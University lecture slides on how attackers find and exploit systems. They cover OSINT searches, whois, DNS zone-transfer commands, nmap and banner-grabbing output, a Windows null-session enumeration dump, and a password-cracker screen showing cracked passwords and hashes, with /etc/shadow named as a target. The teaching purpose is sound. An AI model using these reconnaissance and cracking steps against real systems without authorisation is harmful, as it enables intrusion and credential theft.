

SWE 781

Secure Software Design and Programming

Hacker Methods

Lecture 2



IATAC



Ron Ritchey, Ph.D.
Chief Scientist

703/377.6704

Ritchey_ronald@bah.com



The 10 Immutable Laws of Security [1]

- Law #1. If a bad guy can persuade you to run his program on your computer, its not your computer any more.
- Law #2. If a bad guy can alter the O/S on your computer, its not your computer anymore.
- Law #3. If a bad guy has unrestricted physical access to your computer, it's not your computer anymore.
- Law #4. If you allow a bad guy to upload programs to your web site, it's not your website anymore.
- Law #5. Weak passwords trump strong security
- Law #6. A machine is only as secure as the admin is trustworthy.
- Law #7. Encrypted data is only as secure as the decryption key.
- Law #8. An out of date virus scanner is only marginally better than no virus scanner at all.
- Law #9. Absolute anonymity isn't practical, in real or on the web.
- Law #10. Technology is not a panacea

IATAC



[1] <http://www.microsoft.com/technet/archive/community/columns/security/essays/10imlaws.mspx>

Copyright Ronald W. Ritchey 2008, All Rights Reserved



Schedule (tentative)

Date	Subject
Sep 1 st	Introduction (today) ; Chess/West chapter 1, Wheeler chapters 1,2,3
Sep 8th	Computer attack overview
Sep 15 th	Input Validation; Chess/West chapter 5, Wheeler chapter 5
Sep 22 nd	Buffer Overflows; Chess/West chapters 6, 7; Wheeler chapter 6
Sep 29 th	Error Handling; Chess/West chapter 8; Wheeler chapter 9 (9.1, 9.2, 9.3 only)
Oct 6 th	Privacy, Secrets, and Cryptography; Chess/West chapter 11; Wheeler chapter 11 (11.3, 11.4, 11.5 only)
Oct 13 th	Columbus Recess
Oct 20 th	Mid-Term exam
Oct 27 th	Mid Term Review / Major Assignment Introduction
Nov 3 rd	Implementing authentication and access control
Nov 10 th	Web Application Vulnerabilities; Chess/West chapter 9,10
Nov 17 th	Secure programming best practices / Major Assignment Stage Check ; Chess/West chapter 12; Wheeler chapters 7,8,9,10
Nov 24 th	Static Code Analysis & Runtime Analysis
Dec 1 st	The State of the Art (guest lecturer)
Dec 8 th	TBD (Virtual Machines, Usability [phishing], E-Voting, Privilege Separation, Java Security, Network Security & Worms)

IATAC



Administrivia

- When emailing always include SWE781 in the title of the message.
- All homework assignments are to be submitted softcopy via email.
- The official email address for the class is [ritchey@gmu.edu](mailto:rritchey@gmu.edu)
- The web site for the class is at cs.gmu.edu/~rritchey

IATAC



Today's Topic -- How hackers discover and take advantage of security flaws

Why talk about this in a class about writing secure software?

- Its important to know that the threat is real
- Its important to know what the threat looks like
- Its important to know how broad the threats are

IATAC



Don't do this at home!

- In 2004, a contractor working with the FBI used L0phtcrack to crack passwords and gain unauthorized access to FBI resources. He was attempting to “bypass bureaucratic obstacles” and had no malicious intent. He also claimed agents in the Springfield office approved his actions.
- Passwords for 38,000 users were compromised, including FBI Director Robert S. Mueller III. FBI had to shutdown its network, as well as commit thousands of man hours and millions of dollars to ensure that no sensitive information was lost.
- The contractor plead guilty in 2006. He lost his job, his clearance, and could face 18 months in prison.

IATAC



The “Average” Hacker

- Common Description
 - 14–18 years old
 - Attacks only late at night
 - Attacks only one host at a time
- Reality
 - 18–35+ year old male
 - Hits all times of the day
 - Auto attack against 1000’s – 10,000’s of hosts
 - Uses “hacker tools” and vendor diagnostics tools
 - Keeps abreast of latest technical innovations
 - 99% “script kiddies”
 - 1% true experts (often understand target system better than system designer)



IATAC



Attack starts with Discovery


- Before a computer system can be attacked the attacker must determine what the environment they are attacking is composed of.
- Why?
 - Before they can attack a computer they need to know it exists.
 - Before they can successfully attack a computer they need to know its weaknesses.
- Items often targeted include
 - Web pages
 - Address space
 - Organizational information
 - Employee information
 - Active hosts
 - Active services

IATAC



Public web sites can contain useful data

- Search Web Site(s) for:
 - Locations
 - Contact names phone numbers, and e-mail addresses
 - Privacy or security policies indicating the types of security mechanisms in place
 - Links to other Web servers related to the organization
 - Network or firewall configuration information (it happens)
 - Employee Directories



IATAC



Search engines are a powerful tool

- Google is perhaps the most useful tool for locating information in or about web sites
 - Site: syntax allows you to search the pages of a specific domain
 - Password procedures site:gmu.com
 - Link: syntax allows you to find other pages that link to a website
 - Link:www.gmu.com



IATAC



Combined web searches and browsing allows attacker to build profile of organization and individuals

The image shows two overlapping Mozilla Firefox browser windows. The top window displays a Google search for "Tracy Holt site:gmu.edu". The search results list several links, including "Tracy Holt - ITU Employee of the Month Winners" and "Administrative Services Department :: Employee Recognition :: ITU". The bottom window shows the "Tracy Holt - ITU Employee of the Month Winners" page, which includes a photo of Tracy Holt and a woman holding a plaque. The search bar in the bottom window contains the text "Find: tracy".

IATAC



Johnny I Hack Stuff

- <http://johnny.ihackstuff.com/>
- Site maintained by Johnny Long, writer of Google Hacking for Penetration Testers
- Shows how many of the infrequently used Google advanced operators such as inurl, intitle, and filetype can be combined to uncover information about an organization.



IATAC



Web caches can recover removed information

- Google saves inactive pages that can be accessed even after content has changed on the site
 - [Booz Allen Hamilton](#)
Strategic management and technology consulting firm offering a full range of consulting services to senior management in industry and government.
www.boozallen.com/ - 20k - Nov 18, 2005 - [Cached](#) - [Similar pages](#)
 - The “Cached” section will often have data that has been removed
- My favorite though is archive.org!

IATAC



ISE from 1999

The screenshot shows a Windows Internet Explorer browser window displaying the homepage of the Information and Software Engineering (ISE) department at George Mason University. The browser's address bar shows the URL <http://web.archive.org/web/199910030/>. The page features a navigation menu on the left with links such as "What's new", "ISE Mission Statement", "Academic Information", "People", "Research", "Online Forms", "Local Links", "Indl. Advis. Board", "Alumni", and "Newsletters". A central navigation bar includes "Latest News ..." and "New online ISE newsletter! (July, 1999)". A UML diagram is overlaid on the page, illustrating the website's structure with nodes for "ISE", "ISE Newsletters", "Local Links", "What's New", "Academic Information", "People", "Online Forms", "IAB", "Research", and "Alumni".

```
graph TD; ISE[ISE] --> ISE_Newsletters[ISE Newsletters]; ISE --> Local_Links[Local Links]; ISE --> What's_New[What's New]; ISE --> Academic_Information[Academic Information]; ISE --> People[People]; Academic_Information -.-> Online_Forms[Online Forms]; Academic_Information -.-> IAB[IAB]; People -.-> Research[Research]; People -.-> Alumni[Alumni]; IAB -.-> Research; Online_Forms -.-> IAB; Research -.-> Alumni;
```

This diagram is a [UML](#) representation of the ISE website.

IATAC



Newsgroups are also a good source of info

- USENET postings
 - Administrative personnel may ask questions or respond to questions revealing information about an organization's security posture
 - Use <http://groups.google.com> to search USENET
 - Use author: syntax if you know name or email address
 - author:"joe o'toole"
 - author:jotoole@bah.com
 - Use intitle: to search titles only
 - intitle:"firewall rules"
- Other private (but popular) forums
 - Myspace, Facebook, blogs

IATAC



Usenet

The screenshot shows a Microsoft Internet Explorer browser window with the address bar displaying `http://groups.google.com/groups?as_epq=Ron%20Ritchey`. The page content includes the Google Groups logo, a search bar with the text "Ron Ritchey", and a "Google Search" button. Below the search bar, there are radio buttons for "Search all groups" (selected) and "Search the Web". The page lists "Relevant groups" such as [comp.groupware.groupwise](#) and [rec.woodworking](#). A section titled "Relevant Messages for 'Ron Ritchey'" shows search results 1-10 of about 47. The first message is titled "Accurate Dados in interior of board" and is from Ron Ritchey on 16 Jun 1999. The second message is titled "Dado cut not flat" and is also from Ron Ritchey on 19 May 1999. The third message is titled "Re: RESERVING OVVM RESOURCES" and is from Ron Ritchey on 14 Nov 1995. The fourth message is titled "OLE Automation Error (80000008)" and is from Ron Ritchey on 24 Jan 1997. The browser's taskbar at the bottom shows the Start button, several open applications, and the system tray with the time 11:01 PM.



IATAC



Anything that's published about a organization may be useful

- Public databases
 - SEC Edgar database for publicly traded companies
 - <http://www.sec.gov/>
 - GSA or congressional reports for government agencies
 - <http://www.gsa.gov>
 - <http://www.gpoaccess.gov/serialset/creports/>
- Annual Reports
- News reports and press releases
- Who's who entries
- Employee Directories



IATAC



Domain entries can show points of contact and location of name servers

- To identify domain names and networks associated with a particular organization
 - Whois
 - <http://www.allwhois.com> (Lists all whois servers)
 - <http://www.apnic.net> (Asian pacific)
 - <http://www.ripe.net/db/whois/whois.html> (European)
 - <http://ws.arin.net/cgi-bin/whois.pl> (Network address)
 - Obsolete
 - <http://whois.nic.mil> (US military)
 - <http://whois.nic.gov> (US gov't)

IATAC



Whois

WHOIS information for: gmu.edu:
[whois.educause.net]

Domain Name: GMU.EDU

Registrant:

George Mason University
4400 University Drive
Fairfax, VA 22030
UNITED STATES

Administrative Contact:

Tracy Holt
George Mason University
ITU Thompson Hall
4400 University Drive
Fairfax, VA 22030
UNITED STATES
(703) 993-3356
holt@gmu.edu

Technical Contact:

Tracy Holt
George Mason University
ITU Thompson Hall
4400 University Drive
Fairfax, VA 22030
UNITED STATES
(703) 993-3356
holt@gmu.edu

Name Servers:

PORTAL-0-8.GMU.EDU	129.174.0.8
THALASSA.GMU.EDU	129.174.1.3
UVAARPA.VIRGINIA.EDU	

Domain record activated: 14-Oct-1987

- Domain record last updated: 05-Mar-2002
- Domain expires: 31-Jul-2008

IATAC



DNS shows specific hosts and occasionally what services they are running

- Targets
 - Web servers
 - Host names beginning with www, w3, etc.
 - Mail Servers
 - “MX” records
 - Authoritative name servers
 - “NS” records
 - Zone transfers
 - Dump all records associated with a domain
- Tools
 - nslookup (Windows, Linux)
 - nslookup www.target.org
 - nslookup -type=mx target.org
 - nslookup -type=ns target.org
 - host (Linux)
 - host www.target.org
 - host -t mx target.org
 - host -t ns target.org
 - host -la target.org
 - dig (Linux)
 - dig www.target.org
 - dig target.org mx
 - dig target.org ns
 - dig target.org axfr

IATAC



DNS

- Domain Name Service

```
inetdaemon.com.      1H IN NS      root2.ns.misterweb.com.
inetdaemon.com.      1H IN NS      ns5000.misterweb.com.
inetdaemon.com.      1H IN A       209.187.140.66

inetdaemon.com.      1H IN NS      root2.ns.misterweb.com.
inetdaemon.com.      1H IN NS      ns5000.misterweb.com.

                        MX 10      mail.misterweb.com.
                        MX 100     mail2.misterweb.com.
```

IATAC



Traceroute can be used to map networks

- Traceroute (tracert on Windows)
 - A command line utility that shows the path a packet takes from your host to a remote host
 - Assists in identifying the front-end of the target network
 - Useful in troubleshooting connectivity problems
- www.traceroute.org
 - Collection of servers that you can use for gathering traceroute and bgp information via a web interface (very useful when a network blocks all ICMP traffic).
- mtr (Linux)
 - Combines functionality of ping and traceroute

IATAC



Traceroute Example

- Shows the path a packet takes from your host to a remote host

```
C:\>tracert www.yahoo.com
```

```
Tracing route to www.yahoo.akadns.net
```

```
over a maximum of 30 hops:
```

1	<10 ms	<10 ms	10 ms	hq.doa.gov
2	<10 ms	10 ms	<10 ms	downstream-7507.doa.gov
3	50 ms	*	<10 ms	east.doa.gov
4	<10 ms	10 ms	10 ms	172.20.4.1
5	10 ms	20 ms	20 ms	Serial2-8.GW3.TCO1.ALTER.NET
6	10 ms	20 ms	20 ms	117.at-3-0-0.XR1.TCO1.ALTER.NET
7	10 ms	20 ms	20 ms	193.ATM10-0-0.GW2.DCA3.ALTER.NET
8	40 ms	30 ms	40 ms	exodus2-tco1-oc3.customer.ALTER.NET
9	30 ms	31 ms	40 ms	www4.dcx.yahoo.com

IATAC



Enumeration

- Finding live hosts and determining what software is running on them
- Identifies:
 - Hosts on the target network
 - Services operating on hosts
- Results in focusing attention on the promising avenues of entry into the target network.
- The techniques employed during this stage include:
 - Ping sweeps (to identify hosts)
 - ICMP ECHO packets
 - TCP SYN on specific port
 - Other ICMP Queries
 - ICMP TIME STAMP Request
 - ICMP INFO Request
 - TCP/UDP port scans (to identify services)
 - Operating system detection

IATAC



nmap

- Is a utility for scanning large networks using a variety of techniques to increase speed and minimize detection.
 - Does not build a network topology but
 - Identifies the services that are running on a large group of hosts.
- Scans networks for open transport control protocol (TCP) and user datagram protocol (UDP) ports datagram protocol on each network host.
- Identifies the OS of the target

IATAC



nmap

Host hp5.doahq.gov (172.20.187.176) appears to be up ... good.

Initiating SYN half-open stealth scan against hp5.doahq.gov
(172.20.187.176)

Interesting ports on hp5.doahq.gov (192.168.187.176):

(The 1516 ports scanned but not shown below are in state: closed)

Port	State	Service
21/tcp	open	ftp
23/tcp	open	telnet
80/tcp	open	http
280/tcp	open	http-mgmt
515/tcp	open	printer
631/tcp	open	unknown
9100/tcp	open	unknown

TCP Sequence Prediction: Class=trivial time dependency
Difficulty=1 (Trivial joke)


Sequence numbers: 6E1BC7 6E1BC8 6E1BC8 6E1BC9 6E1BCA 6E1BCB

Remote OS guesses: HP Print Server, HP LaserJet Printer

IATAC



Example: TCP SYN Scan



IATAC



Banner inspection can be used to determine what software is running on a port

- Is the process of connecting to remote services to garner more information about the application
- Information that can be provided by banners includes:
 - Service application information
 - Type of application
 - Version of application
 - Patch level of application
 - Operating system information
 - Version
 - Patch level
 - Hardware information
- A telnet application can be used to connect to listening ports in order to gain banner information
 - telnet <target IP> <port #>

```
C:\>telnet 172.20.165.25 80
```

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/4.0
Date: Thu, 22 Mar 2001 17:47:57 GMT
Content-Type: text/html
Content-Length: 87
```

- Good protocols for this are
 - Telnet, Ftp, SMTP, POP3, IMAP4, HTTP

IATAC



User and group data can be gathered from Windows (and some Unix systems)

```
c:\>wininfo 192.168.1.1 -n
wininfo 2.0 - copyright (c) 1999-2003, Arne Vidstrom
           - http://www.ntsecurity.nu/toolbox/wininfo/

Trying to establish null session...
Null session established.

SYSTEM INFORMATION:
- OS version: 5.0

DOMAIN INFORMATION:
- Primary domain (legacy): WORKGROUP
- Account domain: MILHOUSEWIN2K
- Primary domain: WORKGROUP
- DNS name for primary domain:
- Forest DNS name for primary domain:

LOGGED IN USERS:
* Administrator

USER ACCOUNTS:
* Administrator (This account is the built-in administrator account)
* Guest (This account is the built-in guest account)

SHARES:
* IPC$
  - Type: Unknown
  - Remark: Remote IPC
* ADMIN$
  - Type: special share reserved for IPC or administrative share
  - Remark: Remote Admin
* C$
  - Type: special share reserved for IPC or administrative share
  - Remark: Default share

c:\>|
```

IATAC



LDAP can also be reviewed for user data

- Publicly-accessible Lightweight Directory Access Protocol (LDAP) servers often allow unauthenticated access to organizational and staff information
- Even if the database object names are non-standard, necessary details may be easily gleaned


First Name	Miles	← Name of user
Last Name	Tracy	
Name	Tracy Miles	← User id
uid	023228	← Name of possible system administrator
creatorsname	cn=Sullivan Bill,ou=SMTP,o=DOA,c=US	
createtimestamp	19971124214015Z	← Date and time account was created
nslicensedfor	mail	
mailalternateaddress	tracymile@hqmail.doa.gov	
	023228@hqmail.doa.gov	
mailhost	hqmail.doa.gov	← Hostname of mail server
maildeliveryoption	mailbox	
Email	tracy_miles@hqmail.doa.gov	
modifiersname	cn=Tracy Miles,ou=SMTP,o=DOA,c=US	
modifytimestamp	20001128145255Z	

IATAC




Results Analysis

- There are a number of interesting details scanning can reveal:
 - Types of operating systems
 - Specific services offered (ftp, telnet, ssh, x windows, nfs, compaq insight manager, etc.)
 - Possible applications installed
 - Versions of running network services
 - User accounts
- Ultimately it shows the places that may be vulnerable to attack



Attack Phase

After the Discovery, the Attack begins. This includes several stages: gaining access, escalating privilege, system browsing, and installation of additional test software.



IATAC



Common methods include...

- Password capture / cracking
- Software exploitation (buffer overflows, invalid input, race conditions, etc.)
- Database attacks
- File share compromise
- Trust relationship exploration
- LAN games (packet sniffing, session hijacking, etc.)
- Social Engineering

IATAC



Password Cracking


- Password Hashes:
 - A hash is a one-way encryption scheme (i.e., it cannot be reversed)
 - When user creates password the first time a hash is created.
 - The next time the user logs on, they enter password and the computer again generates a hash.
 - This hash is compared to the stored hash to see if they match.
 - If there is a match the user is authenticated.

IATAC



Unix DES password algorithm

- UNIX crypt() function applies DES to create the password hash
 - Encrypts a constant string (usually a string of all zeros) with the user's password and a 2-character "salt"
 - Salt is used to perturb the DES algorithm in one of 4096 different ways, greatly reducing the chance of two users with the same password having the same encrypted string in /etc/passwd or /etc/shadow




IATAC



L0phtcrack

- Example password cracker for Windows NT/2K passwords



The screenshot shows the L0phtCrack 2.5 application window. The title bar reads "C:\Program Files\L0phtCrack 2.5\pwdF.lc - L0phtCrack 2.5". The menu bar includes "File", "Edit", "Tools", "Window", and "Help". The main interface displays the following information:

Brute Force: % Done H M Left Rate: Tries/sec

User Name	LanMan Password	<8	NT Password	LanMan Hash	NT Hash
023228	your2close		your2close	5A870F04634E04983CB70CBF20DABA5D	F2735F7B5EABDE2A006D1C9FF5ADD769
Guest	guest	*	guest	4316EDA750394C6B9097FC32FA796DE5	2690D6A7A7E9E049120438C30F7F1819
028735	redskins		redskins	A8FA47FC8A85DED57CB1CAC22765B233	4C95E1C3594FA372036777BB66ACA6E9
029504	*****elo		*****elo	765CBADCF99508833DF9BD2E28F47DB3	164A9ED19111815927D8F33940160589
008939				DA37AE5E3903BF1A765FA10AD1D2D25C	68A14F762AE688D6B450F59C12D5B4C6
SQLAgentCmdExec				5194E7E3660B9C65E163A235E8B17B00	03FA550025A2C7C1C89FEE1BD1F204F2

The status bar at the bottom left shows "Ready" and the bottom right shows a "NUM" button.

IATAC



Password hash storage

- Most hosts maintain their passwords in a file located the host's hard drive.
 - Unix: /etc/shadow
 - NT: registry, %systemroot%/repair, and sent across network
- Hackers will attempt to gain access to this file and download its contents.
- On some systems (e.g., older Unix installs), this file is world readable, allowing easy access to the password hashes for cracking programs.
- Newer operating systems take greater pains to protect this file so that Administrator or root access is required to obtain the password hashes

IATAC



Buffer overflow vulnerabilities

